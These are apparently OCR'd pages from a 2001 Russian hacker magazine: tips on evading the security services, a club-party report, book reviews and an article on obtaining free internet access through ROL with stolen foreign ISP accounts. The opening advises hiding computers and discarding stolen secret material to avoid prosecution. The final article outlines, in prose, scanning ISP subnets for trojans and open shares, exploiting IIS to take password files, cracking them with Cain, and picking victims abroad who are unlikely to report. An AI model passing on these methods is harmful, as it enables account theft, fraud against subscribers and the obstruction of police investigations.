Обычно ФАПСИ не занимается поимкой злодеев. Они просто собирают доказательства того, что ты получил секретную информацию. Далее, в зависимости от степени секретности, тобой займется или Управление "Р" или ФСБ. Поэтому если тебе удалось взять попользоваться (хакеры не воруют) что-либо секретное, то или положи это на место как можно быстрее (малоэффективно) или выкинь как можно дальше от собственного дома. После этого реши для себя вопрос из раздела про ФСБ.

Как попасть:

Научиться делать телефон из двух спичечных коробочек и нитки, потом получить хоть какое-нибудь техническое образование, пройти курсы подготовки, стажировку - и вперед - прокладывать новые телефонные провода от одного большого начальника к другому.

Послесловие:

Что бы ты ни делал, помни одно: "Быстро сп...ил и ушел - называется нашел". Не лезь куда не стоит. Если все же попался, попытайся спрятать комп по двум причинам:

1. Многие сотрудники "каких надо" органов - мастера ДАУНГРЕЙДА, апгрейда в другую сторону, после которого твой самый навороченный комп вряд ли сможет тягаться с Денди.

2. Компьютер при правильном оформлении может быть вещественным доказательством по твоему делу, но не в твою пользу (прикинь, какая подлянка - копил, копил, ночи не спал, недоедал, примочки к нему покупал, тряпочкой протирал, а он, зараза, против тебя свидетельствует).

Не стоит изображать из себя рецидивиста по кличке "Бывалый", который бреется миской, гнуть пальцы и "ботать по фене". "Там" тоже не лохи работают. Вспомни знаменитого бандюгана Фокса: "Хитры же вы, менты, с уловками вашими. Ну ничего...".

10 твоих ошибок, которые помогут "органам"

1. Ты трепло. А значит тебя разведут как мальчика.

2. Ты говоришь по телефону все. И имена и куда, кому и зачем подъехать, и что ты когда сделал и т.д. Пример из жизни: за человеком наблюдали, он шифровался по телефону, но по мобайле назначал встречи, называя точные адреса. На одном таком адресе всех и повязали.

3. Ты никогда в жизни не слышал о проксях, шеллах и PGP. Поэтому сбор доказательств твоей виновности ускорится в несколько раз.

4. У тебя дома нет UPS. Поэтому когда у тебя выключат свет и начнут ломиться в дверь, твой комп будет целым и невредимым, со всеми уликами.

5. Ты находишь друзей в инете, которым со временем рассказываешь все. Поэтому сотрудники спецслужб часто будут твоими "друзьями".

6. Ты падок на романы в Сети. Поэтому вопрос "как к тебе подобраться" у наших доблестных даже не возникнет.

7. Ты просто обожаешь ломать российские сайты/программы/базы и т.д. А значит интерес к твоей персоне возникает у наших спецслужб, а не у буржуйских.

8. Ты наркоман/алкоголик. Поэтому нет нужды "выбивать" у тебя признание. Тебя просто подержат денек без дозы.

9. Ты первый и последний раз в жизни читаешь][. А значит не в курсе, как защищать себя и свой комп.

10. Ты не параноик. Ну-ну... будь оптимистом. Надейся, что ты никому не нужен. А папка твоего дела тем временем толстеет.

P.S. Отдельная благодарность за предоставленную информацию "КОГТЮ-ПРЕОБРАЖЕНСКОМУ и 2 отделу уголовного розыска (борьба с умышленными убийствами).

Matrix-party, или Х-тусовка в северной столице

Даниил Шеповалов (dan@real.xakep.ru; www.danya.ru)
прим.ред. - Михаил Михин (centner@real.xakep.ru)

Как ты наверняка знаешь, 1 июля 2001 года в Питере на стрелке Васильевского острова в супермодном клубе PLAZA прошла ультра-позитивная вечерина][. Однако понятно, что куча перцев из многомиллионной аудитории][туда попасть просто не смогла - кто-то слишком поздно прочитал объяву на сайте, кто-то досрочно пропил билет на «Красную Стрелу».

В общем, ясно. Однако и для вас, друзья тунеядцы и алкоголики, не все еще потеряно - мы подготовили подробный отчет о вечерине, так что энджой, хотя бы и виртуально.

Примечание редактора: Не удивляйся этим моим скромным комментариям. Они все наполнены глубочайшим смыслом и позволят тебе более-менее реально взглянуть на то мозгосносящее мероприятие, участниками которого стали мы. В общем, конечно же, ничего удивительного: лето, Питер, выходные, жарко, отличный клуб, холодной пиво, горячие тетки, любимый Х в Ж, в смысле - в жилетном кармане, и обалденная музыка, приятно искрящаяся всеми своими нотами прямо в натруженном мозгу.

Полный Х-Мега-Рулез под веселеньким балтийским небом!

Итак, клуб-казино PLAZA. Наверное, самое понтовое место в Питере из теоретически возможных. Здесь не встретишь сосредоточенных колбасеров из МАМЫ или дешевых бандосов из Метро. Это уже, блин, европейский уровень. (Я вообще удивился, что меня туда пустили :) Внутри все архи-достойно: в центре большой прямоугольный танцпол, заканчивающийся Т-образной сценой с ДЖ, вокруг же расположены многочисленные уютные столики и бары. На танцполе просто офигенный свет, чудовищные стробоскопы и крайне хороший саунд. По донесениям разведки где-то рядом еще находилось и казино, но я был слишком занят созерцанием сверкающих теток, чтобы его искать. Кстати, о тетках: такой публики на тусе][я просто не ожидал. Соотношение девочки/мальчики было приблизительно 3/1. Причем все как на подбор: модные, стильные и молодые. Так что большой респект PLASTIQUE PROMOTION (www.plastique.spb.ru) за подготовку пати. Наблюдалось очень много секьюрити (довольно вежливых и незаметных), что, однако, характерно для такого дорогого заведения. Хотя, наверное, владельцы клуба серьезно опасались нашествия компьютерных хулиганов.

Примечание редактора: Наверняка далеко не все знают, как именно выглядит Даня. Описываю: громила примерно 2-х метров латиноамериканского вида. Наша первая встреча произошла в казино, где Даня проигрывал свой очередной миллион баблосов, потягивая виски и затягиваясь мощной кубинской сигарой.


Именно он распорядился, чтобы соотношение мальчиков, девочек и осликов на танцполе было оптимальным.

В ту ночь вращали виниловые диски Plastique DJ Team (Deckard vs.Craft) и DJ Дизель. Кстати, под ником Deckard прятался электронный папа Миша Полежаев, ведущий радиошоу "Сцена" на радио "Рекорд" (www.scena.spb.ru), а под ником Craft - электронная мама Plastique'a и промоутер продвинутых мероприятий клуба и города. Еще раз респект PLASTIQUE PROMOTION. По-моему в разгар вечерины за вертушками появился и DJ Melody, но, может быть, это был всего лишь бред моего больного воображения.

Примечание редактора: Сам Даня этого, конечно же, помнить не мог. Дело в том, что в момент выс-







тупления вышеуказанных уважаемых ДЖ Даня занимался тем, что читал свежий номер Х и удивлялся тому, что и как там пишут.

Журнал компьютерных хулиганов на тусе представляли Миша Михин aka Centner и Данечка Шеповалов. Трудоголик SINtez был крайне занят выходом нового номера и перманентным овладеванием разгильдяями-авторами. Впоследствии он рыдал от зависти жгучими слезами и торжественно поклялся на первом номере][, что больше никогда в жизни не пропустит подобную вечерину. Ладно, для первого раза поставим на вид.

В Плазу я явился часам к 11 и тут же обнаружил Мишу, который сосредоточенно курил трубку и любовался на баннеры][и Gameland, натянутые повсюду. "Это я сам повесил, - гордо сказал он, - А тебе через час речь говорить, так что готовься". И я пошел готовиться. Надо сказать, Центнер тоже за этот час не ударил лицом в грязь, и чуть заполночь мы уверенной, хотя и несколько нетвердой походкой вышли на сцену, судорожно пытаясь с нее не свалиться. Миша нашел в себе силы и сказал что-то достойное. Меня же хватило только на то, чтобы с криком "Люди, любите друг друга!!!" кинуться разбрасывать вокруг халявные журналы. Затем Центнер буквально силой утащил меня со сцены в уютную гримерку, где у него была припрятана большая спортивная сумка с допингом (цены в барах были астрономические). Ты не поверишь, но от выпивки я отказался, а Мишу с тех пор уже не видел. :)

Примечание редактора: Опять же перед нами типичный случай так называемого вранья. Со сцены нас с Даней унесли приятного вида девушки, с которыми мы и злоупотребили слабоалкогольными напитками, о чем была наутро сделана соответствующая запись в милицейском протоколе.



На танцполе я крикнул: "Мы дадим стране угля!", и весь народ тут же начал усиленно давать не без помощи ДЖ Дизеля. Просто офигительный сэт отыграл Миша Полежаев, у которого я подло украл бутылочку минералки (40р один баттл), надеюсь, когда-нибудь он меня за это простит. По-моему именно во время его сэта злобные ниндзя минут на десять (!) включили все жуткие стробоскопы на полную катушку (периодически эти ниндзя осуществляли схожие диверсии в клубе "Грибоедов"). По ходу частота стробоскопов совпала с какими-то альфа-бета-гамма-ритмами мозга всех дэнсеров, и у людей поехала крыша. Лично мне казалось, что меня - двадцать пять, причем все эти "я" раскиданы по разным углам танцпола и смотрят в разные стороны. Короче, кто я? Где я? Один паренек спрятался от стробов за колонну, какая-то девчонка схватилась за меня, чтобы не потеряться. Одна из теток реально забилась в радостной эпилепсии, и ее увезла скорая. Вы хотели пати - нате!!! :)

Примечание редактора: врет как обычно. Его было ровно 24, но, помимо собственно Даней, по залу бродили как неприкаянные его многочисленные ослики, которые периодически прикасались мягкими ослиными губами к чужим кружкам пива.

После подобного дестроя я впал в стабильное состояние а-ля "Смерть на рейве", и все происходящее превратилось в конкретную танцевально-ритуальную оргию. В одной из девушек подтанцовки я узнал свою бывшую одноклассницу, но ее лицо тут же сменилось смазливой мордашкой тети Джины, которая, в свою очередь, превратилась в девушку из садо-мазо шоу. Девчонка была в черной коже и била семихвостной плеткой какого-то пацана на деревянной ноге, а затем пыталась изнасиловать девушку, которую вытащила на сцену с танцпола. Затем садистка превратилась в Мишу Полежаева, который раздавал всем на шару спец-аудио-кассеты "MATRIX PARTY". Миша превратился в Тоху, ведущего раздела линков на сайте][. А то, во что превратился Тоха, ты можешь увидеть на картинах Сальвадора Дали.

Примечание редактора: Все как обычно. Сплошные враки. Единственно правдивый рассказ - про кассеты. Кассеты действительно существуют, и ты можешь одну из них запросто поиметь. Сделать это не просто, а очень просто: берешь и присылаешь нам твою самую ударную фотку. Конечно же в электронном виде. Трех самых отвязных перцев или перчинок мы с удовольствием наделим Х-кассетами и поцелуем во все места мягкими ослиными губами :)). Слать на centner@real.xakep.ru !!!


Очень порадовала атмосфера: народ раскрепостился и танцевал-обнимался-целовался, как на каком-нибудь LOVE PARADE. Было так много обалденных стильных девушек, слегка разбавленных пацанами в футболках из цикла "nVidia rulez", что хотелось здесь же и умереть, посреди всего этого великолепия. Именно это я и попытался сделать, упав в изнеможении на удобное кресло и начав раздевать глазами теток. Но тут раздались божественные звуки "вей ноу вот из вот, вей ноу ноу вот из вот...", а потому умирать мне пришлось на танцполе под "вот э фак!". Вообще Полежаев - лучший. И Дизель ничего так играл. А вот под утро уже пошел прогрессив, и стало скучно. Хотя, может быть, я просто устал. :) Утром практически каждый парень ушел с вечерины в компании двух-трех девчонок. Так что, амиго, ты многое потерял, если не был на][-тусе.

Примечание редактора: Звуки hardhouse и огонь стробоскопов совсем свели с ума Даню, и без того уже обалдевшего, и еще час побившись в экстазе на танцполе Плазы, он побежал делиться впечатлениями со всеми своими овечками и прочими осликами.

Ну вот, пожалуй, и все, что я помню. Извини за столь сумбурный отчет, но давай рассуждать здраво: ты сам, например, многое бы сумел рассказать о своем дне рождения, кроме как: "А потом я сделал еще глоток коктейля КАМИКАДЗЕ и отключился"? Чем круче была вечерина, тем меньше люди помнят, что на ней было. :) Так что давай в следующий раз не лажай и зажигай вместе с нами! Мы дадим стране угля!

Примечание редактора: Вот и мне улыбнулось "щастье" побывать в Питере, и не просто так, а на Х-тусовке. Жаль, что всех фанатов Х клуб вместить не смог, но мы обещаем не останавливаться на достигнутом. А ты бы лучше чем слезы проливать, сел да написал, придешь ли ты на тусовку, которую организует неутомимый и отважный X-Crew.






X-КНИГИ

Витольд Барский - независимый автор (psy@ft.inc.ru)
Асёна - зависимый (от автора ;) переводчик с русского (asya@ft.inc.ru)

Любая книга по хакингу может и должна применяться по обе стороны баррикад – быть полезной как хакерам, так и админам. Предлагаемое руководство – нечто среднее между теорией и практикой взломов или защиты. В ней нет готовых рецептов для взломов систем и сетей, но имеется достаточно инфы, чтобы ты мог понять принципы организации данных, их защиты или взлома.

Максим Левин, "Руководство для хакеров" – Издание второе, дополненное и исправленное – М.: "Оверлей", 2000

Основная часть книги, видимо, основана на забугорных доках, поэтому текст мало отражает российскую действительность. Но зато в книге есть толковая инфа по секьюрити Unix, Linux, Windows, сеток, серваков и почты. Показаны слабые места, куда можно приложить усилия для достижения нирваны - взлома, незаметно и ненаказуемо. Любители совершать манипуляции с электронными бабками и другие любители, которые хотят приватизировать кибербаксики первых любителей, найдут в книге инфу, как предохраняться первым и как разбогатеть вторым. Тебе, как и всем, будет интересна глава про Windows - вот уж где раздолье. И для хакеров, и для их потенциальных жертв, которые, если они работают в виндах, могут попеременно быть и теми, и другими.




Барсуков В.С., Водолазский В.В., "Современные технологии безопасности" – М.: "Нолидж", 2000

Книжка примечательна тем, что в ней описаны не только способы защиты твоей информации, но и защита объектов и личности. "Три в одном". Так что, купив эту книгу, ты защитишь себя навсегда и от всего. Слишком чувствительным натурам читать такую книгу может быть опасно, так как, начитавшись всяких ужасов, которые нам угрожают, есть риск со страху забраться под кровать и так себя обезопасить, что никто и никогда тебя уже не увидит. Живым.

А остальные, более крепкие перцы, узнают из книги о современных угрозах в информационно-вычислительных и коммуникационных сетях и о технологических возможностях сетевой защиты компьютерной информации. Узнают еще, какие имеются каналы утечки и несанкционированного доступа к информации, а также познакомятся с анализом защиты сетей. В книге еще рассмотрены новейшие технологии обеспечения безопасности, которые, может быть, и говорят что-то спецам, у меня же не вызывают никаких эмоций, поэтому просто перечислю их: твейджинг-технология (персональный радиопоиск в системах связи и безопасности), проксимити-технология (автоматическая дистанционная идентификация), ЭИР ТЕЙЗЕР (электронное оружие самозащиты), компьютерная стеганография (технология защиты информации XXI века). Большим плюсом книги является то, что в ней приведен список более чем 600 фирм (с координатами и кратким описанием), которые помогают с проблемами в области безопасности. Короче, крупным фирмам и страдающим фобиями персонам эта книга может пригодиться.

Крис Касперски, "Техника сетевых атак". Том 1. – М.: "СОЛОН-Р", 2001

Как сказал один Г., "компьютер - это сеть", поэтому атакуют теперь, как правило, сеть. И тебе просто-таки жизненно важно хорошо врубаться, как все в сети происходит и как она выглядит изнутри. Короче, каждый хакер немножечко и хирург, который вспарывает сети и компьютеры. И как хирургу тебе следует хорошо знать строение и функционирование внутренних органов. По большому счету мир вокруг делится по половому признаку на две части: на юниксообразных и виндоузоподобных. И они все между собой общаются, используя для этого разные языки: ip, telten, ftp, pop, imap, smtp, nntp, http, cgi. В книге про это все хорошо написано, попутно рассказано про разные слабости этих организмов и их языков, с помощью которых одни могут заражать, а другие лечить. Много способов заражения узнаешь и ты, некоторые из них сопровождаются в книжке программным кодом. Книжка рассчитана и на зеленых перцев, и на уже понюхавших порох, если они хотят повысить свой уровень. Ламерам читать не рекомендуется, они только потеряют зря время и деньги, а вот для тебя книжка самая подходящая.



Борис Анин, "Защита компьютерной информации" – СПб.: "БХВ-Петербург", 2000

Хоть и говорил один Г., что компьютер - это сеть, но бывает, что, хакнув сетку и завладев по-хозяйски чужим компом, файлики особо интересные ты не прочитаешь. И не говори, что ты уже научился читать и прочитал уже целую книгу - этого мало. Файл-то может ока-

заться зашифрованным! Спрашиваешь, как? Да по-разному. Целая наука есть, криптография называется. Про нее и книга. Прочитав ее, ты узнаешь, что такое шифрование и расшифровывание, аутентификация, целостность и неоспоримость, шифры и ключи, а также какие алгоритмы шифрования существуют, какие у них сильные стороны и в чем они слабы. После того как ты постиг все эти основы криптографии, познал различные криптографические протоколы, ты сможешь выбрать хороший криптографический алгоритм, чтобы защитить свои данные или провести правильную атаку на защищенные данные. Так как пока у нас, в отличие от забугра, еще не очень распространены компьютерные системы, электронная коммерция и прочие буржуйские штучки, то большинство информации из области криптозащиты имеется на английском языке. Поэтому всем интересующимся этими вопросами поможет нехилый (на треть книги) англо-русский криптологический словарь с толкованиями. Вообще, книга в основном теоретическая и научная, поэтому конкретных кодов ты там не найдешь, но, освоив книгу, ты легко сможешь создать их сам

Стивен Спейнауэр, Роберт Экштейн, "Справочник вебмастера", 2-е издание - СПб.: "Символ-Плюс", 2001

Хакер - это скорее не профессия, а профессионализм. Хороший хакер - это и спец по вебу тоже. И после такого небольшого вступления я скажу тебе самое главное - это книга




должна у тебя быть! И все. Дальше можешь не читать, а беги покупать ее. На этом можно было бы и окончить обзор, но, чтобы тебя окончательно убедить в нужности этой книги, я напишу еще несколько фраз. Во-первых, она экономит тебе кучу бабок и свободное место на столе. Вместо того чтобы покупать 10 разных книг (по html, css, xml, javascript, cgi, ssi, perl, php, http, apache), тебе достаточно купить одну. Во-вторых, по всем перечисленным темам всю необходимую инфу можно быстро найти. Будь то какой тэг, оператор, функция или модуль, ты получишь все необходимое полно, но кратко: синтаксис, аргументы, примеры использования, а где необходимо, то и более подробное описание. В общем, на редкость удачная, нужная и удобная книга - побольше бы таких.

Архангельский А.Я., "Delphi 5. Справочное пособие" - М.: "Бином", 2001

Вот еще один справочник. Скажу тебе по секрету, книги в виде справочников мне нравятся больше тех, в которых на полкниги размазано введение, а когда самое интересное и нужное должно начинаться, книга уже заканчивается. Создается впечатление, что такие книги рассчитаны на полных даунов. Но ведь ты-то не такой! Так что книга тебе будет в самый раз, если дельфи в сфере твоих интересов. Перечислю то, что есть в справочнике: исчерпывающие справочные сведения по языку Object Pascal в Delphi 5 (синтаксис языка, все операции и операторы, все типы данных Object Pascal), обработка и генерация сообщений виндоуз, функции API Windows, более 270 функций Object Pascal и Delphi, 120 из которых описаны подробно и с примерами.

Большинство прог на Delphi ориентированы на работу с базами данных. И тебе тоже не мешало бы этот момент отследить. Самый распространенный язык общения с БД - это SQL. И в Delphi для работы с базами имеется все необходимое, а в книге об этом все рассказано. Книга эта написана недавно, поэтому в ней много нового, в отличие от более ранних книг по этой теме. - имей в виду.

Желательно, чтобы перед чтением этой книги у тебя уже имелись по крайней мере начальные знания в Delphi. Это не справочник в чистом виде, не сухое изложение, а именно справочное пособие, оно содержит достаточное количество комментариев, примеров и советов.



Дополняют книгу справочные сведения по среде разработке Delphi: меню, настройки и т.д. - все, что требуется для проектирования, запуска и тестирования приложений (редактор, отладчик, инструментальные панели, редактор изображений, инструментарий баз данных). Достойная книга.

Кинтцель Т., "Руководство программиста по работе со звуком" - М.: "ДМК Пресс", 2000

Хочешь узнать форматы аудио-файлов, научиться работать с ними и использовать в своих программах музыку? Тогда эта книга - то, что тебе нужно. Здесь подробно рассказано о хранении, обработке и компрессии звуковых файлов, приведены исходные тексты на C++, так что неважно, под какую платформу ты пишешь - под Win32, MacOS или Unix. В книге ты найдешь описания различных форматов файлов и компрессии (WAVE, VOC, AIFF, AU, MIDI, MOD, MPEG, IMA ADPCM), которые тебе помогут почувствовать себя как рыба в воде в мире аудио-файлов. Ну и примеры есть, которые покажут тебе, как использовать эту инфу. Кстати, эти примеры можно скачать из Интернета.

А если ты хочешь стать продвинутым музыковедом, то для тебя имеется и обзор смежных тем: синтез звучания музыкальных инструментов, восприятие звуков человеком, цифровая фильтрация, преобразования Фурье. И попробуй после всего этого Моцартом не стать.

Аркадий Спичка, "Наука выпивать. С пользой для здоровья", 2-е издание - СПб.: "Питер", 2001

Ну что, теперь по пивку? Стоп-стоп-стоп... Ты все делаешь неправильно! Кто ж так разливает? Кто из этого пьет? А температура пива какая? Чтобы все делать правильно, надо эту книгу прочитать. А иначе можно и умереть раньше времени. А если научиться пить правильно, то, как пишет автор, со здоровьем все будет в порядке. Ну, наконец-то! Я тоже раньше как-то сомневался в правильности слов разных агитаторов, которые вбили-таки многим в голову, что пить вредно. Так что теперь все встало на свои места: пить - полезно. Главное - это знать, что пить, где пить, когда пить и сколько. Прочитав эту книгу, ты станешь настоящим экспертов в этом деле и сможешь потом понтоваться перед друзьями и де-



вочками по полной программе, объясняя им, что пена у пива должна быть сметанной консистенции, монолитной и компактной, без пузырьков, почти совершенно белой, что кагор делают из трех сортов красного винограда - Каберне, Саперави и Бастардо, и что коньяк пьют из больших пузатых стаканов, сильно сужающихся кверху, наливая примерно одну восьмую от емкости бокала и держа бокал так, что его ножка находится между средним и безымянным пальцами, а донышко покоится в ладони. Процесс питья - это целая наука. И искусство. Так что если хочешь все это постичь, а не просто "напиться и забыться", то эта книга для тебя.

Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru



ROL на халяву? Едем дальше!

Мониторинг feat. уССатый нянь (faq@real.xakep.ru)

Тенденция, однако...

Года три назад "Совам" был престижным iNet-провайдером, имевшим высокие цены и добротное качество связи. Два года назад контора прикупила себе "Гласнет", начав потрошить последнего unlimited`ами, которые свели на нет качество соединения. Чуть больше года назад с ярых оборотов стартовала программа Инет-кард, доступ по которой стоил 0,4$ в час с роумингом. Начался беспредел, который закончился месяц назад официальным закрытием холдинга ROL... GoldenTelecom`ом.

Все это байки для газет и ушастых юзверей, которые пытаются сэкономить копейку, прозваниваясь часами, дабы захватить халявную ночь по 20$-й карточке, заправляемой "десятками". Это тупо. Нам нужна абсолютная халява, вроде доступа в РОЛ через Спринт 4free, о котором X писал в #4 Y2K+1. Тогда компания попалась на незнании собственного X.25 сегмента и прикрыла фришку только после того, как туда полезла толпа со всей России, закрывая акцесс нормальным sprint-юзерам. Сегодня новый этап процесса над провом, наградившим всех "высококлассной" связью за смешные деньги...

Заграница нам поможет!

Самый писк моды халявного Инета - доступ через западного провайдера, имеющего точки в России. Таковых не очень-то уж много, к сожалению. И большинство западников для обеспечения своих юзверов роумингом в RU дают доступ через уже существующего мощного прова с модемными пулами во всех более-менее крупных городах страны. Догадываешься, к кому они обратятся? Доступ через X.25 сети с PAD`ами по всем городам - накладен, ибо оплата за трафик часто оказывается недетской, нормальный же, прямой Инет в одной сети повсеместно дает лишь Совам со своим детищем RussiaOnLine.


Итак, заголовок статьи оправдан - всеми правдами и неправдами будем пробивать халявку именно у online.ru.

В чем же особенная тема, если так и так халявщик будет юзать чужие аккаунты? Все очень просто: если заюзать пароль у соседа Васи, то есть шанс ходить с пробитой головой за списанные 100$ с Васиного счета. Или же иметь гордую пометку в паспорте об условном сроке на 5 лет ;). Сейчас система мониторинга ворованных аккаунтов у российского юзера - отточена неплохо и реагирует порой молниеносно: с утреца, вместо голоса любимой девушки, в трубке слышишь угрозы от саппорта провайдера... А при работе с логином иностранца сплошная лафа: Джонну Волкеру глубоко фиолетово до 50 грин, стянутых со счета, ибо это его заработок за час, а при серьезном юзе (несколько сотен, штука баксов) полицейская заява вряд ли дойдет до активных поисков халявщика в далеком Ангарске или Астане :). Да и кто говорит о банальном захвате логинов троянами/через шары? Это только вариант. Еще есть серьезная маза покупки аккаунтов по кредиткам. Обо все по порядку.

Клубы провайдеров

Серьезным параметром при выборе буржуином прова стало наличие солидного международного роуминга по своему аккаунту. Зачем захудалому бразильскому ISP тянуть бэкбон до Москвы? Чтобы Педро Зурито смог приехать пощупать московских красавиц (1000р в час :) и проверить мейл? Нет, конечно. На подобные жертвы идут только самые смелые. Как правило, проблема решается вступлением захудалого прова в клуб себе равных. Бывает так, что клуб формируется неофициально и свое существование объявляет лишь при обращении клиента за роумингом. Но есть и открытые, общедоступные системы. Сегодня мы разбираем наиболее крупную из них - GRIC.

Мемберы системы формируют нехилый списочек из 300 провайдеров по всему миру (150 стран), запрятавшись в PDF`ку на сайте - http://www.gric.com/network/GRICtraveler-updated.pdf.



Наиболее интересным для нас оказывается наличие партнера - Sovam Telecom. Это значит, что пользователи остальных 299 провов имеют мазу международного роуминга и через ROL. Т.е. аккаунты всех провайдеров из списка могут заюзаться как обычные РОЛовские для доступа в Сеть. Откуда брать данные аккаунты?

Братья Сканеровски

Для начала нужно знать название провайдера. Через поисковик выцепляем его сайт, а через службу Whois`а - его диапазон. Чаще всего IP веб-сервера находится там же, в сабнете, т.е.



при опросе whois.ripe.net получим нужную инфу, зная только URL isp. Далее выискиваются аккаунты наиболее любимым способом: кто-то запустит с шелла NMAP на поиск установленных троянов, кто-то обычный EssentialNetTools на shared-ресурсы, кто найдет веб-сервера на базе IIS (в диалапных, VPN сетях - любимая тема) и, заюзав баги, утянет PWL`ы/парольные хэши звонилок. Небольшая фишка - можно зайти в IRC на какой-нибудь канал, вроде #usa, #mp3, #sex, с максимальным трафиком буржуйского юзера, и по логам joins/parts найти нужного тебе прова: если в подсети C (10.10.10.*, к примеру 8) тусуется один юзер, то есть и другие. Короче, подсети провайдеров сканерятся, и находятся пароли. Добавлю, что недавно появился релиз Cain`a, который работает под WIN2K и достаточно шустро перебирает пароли к PWL`ам. Мои рекомендации.




Ну что, ты уже рванул действовать? Уже захапал паролей и безуспешно опробовал их в ROL`e, а автора назвал свиньей и грязным ублюдком? :) Так просто проблема не решается, далеко не на всех аккаунтах разрабатываемого прова открыт worldwide роуминг. Только на некоторых. Определить это не сложно - чаще всего в онлайн-статистике прова можно включить/отключить данную опцию. Включать роуминг имеет смысл только для солидных аккаунтов с серьезным наполнением или долгой кредитной историей, ибо 5-6$ в час (!!!), которые берет GRIC, сожрут в кратчайший срок любой дебетовый аккаунт. Но не все ж такие бедные: у крупных контор попадаются и кредитные мульти-пользовательские дела, которые для халявщика считаются солидной находкой.

Ах, это сладкое слово CC...

